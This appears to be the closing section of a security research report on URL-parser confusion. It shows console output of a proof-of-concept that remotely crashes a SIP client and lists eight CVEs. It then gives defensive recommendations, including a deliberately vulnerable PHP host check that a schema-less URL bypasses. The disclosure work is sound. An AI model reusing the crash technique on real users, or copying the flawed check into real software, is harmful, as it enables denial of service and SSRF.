
A malicious SIP message, containing a malicious URL in the `From` header, results in a NULL pointer dereference and the application's crash.

Using this malicious URL, we were able to create an exploit resulting in crashing any remote user's application, requiring zero interaction from the attacked user as the vulnerability being triggered upon a malicious VoIP call.



```
→ cmp_bad_uri python3 remote_denial_of_service.py XXXXXXXXX
```

Proof-of-concept exploit: Remotely crashing a SIP client. This picture shows the application running as usual prior to executing the exploit.



```
→ cmp_bad_uri python3 remote_denial_of_service.py XXXXXXXXX
    Finding user XXXXXXXX in SIP network
    User was found!
    Preparing exploit..
    Sending exploit to user XXXXXXXX
    Exploit sent successfully! SIP client crashed.
```

Here, our PoC crashes the Belledone's SIP stack application, returning the user to the homescreen.

CONCLUSION

VULNERABILITIES

Throughout our research on URL parsers, we found many vulnerabilities in different languages. Here are the eight vulnerabilities that were identified as part of our research:

1) Flask-security (Python, CVE-2021-23385)

2) Flask-security-too (Python, CVE-2021-32618)

3) Flask-User (Python, CVE-2021-23401)

4) Flask-unchained (Python, CVE-2021-23393)

5) Belledonne's SIP Stack (C, CVE-2021-33056)

6) Video.js (JavaScript, CVE-2021-23414)

7) Nagios XI (PHP, CVE-2021-37352)

8) Clearance (Ruby, CVE-2021-23435)

RECOMMENDATIONS

Many real-life attack scenarios could arise from different parsing primitives. In order to sufficiently protect your application from vulnerabilities involving URL parsing, it is necessary to fully understand which parsers are involved in the whole process, be it programmatic parsers, external tools, and others.

After knowing each parser involved, a developer should fully understand the differences between parsers, be it their leniency, how they interpret different malformed URLs, and what types of URLs they support.

As always, user-supplied URLs should never be blindly trusted, instead they should first be canonized and then validated, with the differences between the parser in use as an important part of the validation.

In general, we recommend following these guidelines when parsing URLs:

TRY TO USE AS FEW DIFFERENT PARSERS AS POSSIBLE

We recommend you to avoid using a URL parser at all, and it is easily achievable in many cases. As an example we can think about the redirect feature often implemented as part of the login/register form. As we've seen, such forms often implement a `returnTo` value or a query parameter to redirect the user to after a successful action, however this `returnTo` value often becomes a source of open redirect vulnerabilities. In many programming languages and frameworks you can avoid using a URL parser in this case by using the controller and action name or identifier for the redirect.

For example, in the Ruby on Rails framework you can replace vulnerable `redirect_to(params[:return_to])` which trusts user input, to a safer solution such as redirect_to `:controller => params[:controller_from],:action => params[:action_from]` which redirects to the URL created according to the routes configuration. If the route for controller_from or action_from does not exist – users will simply receive `ActionController::UrlGenerationError` error, which is fine in terms of security.

In the case of needing to parse and fetch a URL, a single parsing library should be used, such as libcurl which offers both URL parsing and URL fetching. By using a single parser for both actions, you will be reducing the risk of each parser understanding the URL differently, negating most URL parsing confusion.


TRANSFER A PARSED URL ACROSS MICROSERVICE ENVIRONMENT

Another example of how developers can find themselves using multiple URL parsers would be in popular microservice architectures. If microservices are implemented in different frameworks or programming languages, they will likely use different URL parsers. Imagine a situation where one microservice validates a URL and another uses the same URL to perform a request. This scenario can lead to an SSRF vulnerability in your application, which is not easy to identify because usually static analysis tools analyze each microservice independently.

To avoid this problem you can simply parse a URL at the front-end microservice and transfer it further in its parsed form. Generally, this advice is similar to the previous one, but we think it is important to show that using as few different parsers as possible—indeed a good option.

UNDERSTAND DIFFERENCES IN PARSERS INVOLVED WITH APPLICATION BUSINESS LOGIC

We understand that in some cases it is impossible to avoid using multiple URL parsers in one project. As a good example, in PHP we often use cURL to perform external requests. cURL uses a WHATWG compliant parser, but the PHP `parse_url` function uses RFC 3986 as its reference. The code snippet below is meant to block requests to example.com, but the if condition can be bypassed by specifying a URL without a schema (see schema confusion). In the RFC 3986 (parse_url) case the host will be empty, but WHATWG (cURL) will resolve it to a full URL with the default schema HTTP.



```
<?php
$url = $_GET['url']; // 'example.com'

if (parse_url($url, PHP_URL_HOST) !== 'example.com') {
    $curl = curl_init();
    curl_setopt($curl, CURLOPT_URL, $url);
    curl_exec($curl);
    curl_close($curl);
}

?>
```

In this case, the right solution is simply to check if the host returned by parse_url is not empty as well as not example.com. But generally, as mentioned above, developers need to be aware about differences in parsing behaviors.

ALWAYS CANONICALIZE THE URL BEFORE PARSING

The Clearance Ruby gem example mentioned earlier was fixed by stripping down leading slashes from the relative path provided by the user, and by doing that Clearance is canonicalizing the URL and removing excess parts. We observed a lot of different code snippets to cut extra slashes in Ruby like: `uri.path.chomp(‘/’), uri.path.sub(/\/$/, ‘’), uri.path.sub(/\A\/+/, “/”)` and so on.

This is a special case for the Ruby on Rails web framework since the routing logic of the framework ignores leading slashes, which means that both `http://my-host.com/test` and `http://my-host.com////test` are valid URLs and point to the same controller and action. Although slashes are ignored by the router, the URL remains the same for the client and backend sides, which means both `request.fullpath` and `window.location.pathname` will return `////test` for the second example. As was shown above, this behavior can cause an Open Redirect vulnerability and it is not unique for Ruby (we've seen similar cases in Python's Django web framework and others).

So, it is important to remove multiple forward/backward slashes, white-spaces and control characters and to properly canonicalize a URL before parsing it.

CLAROTY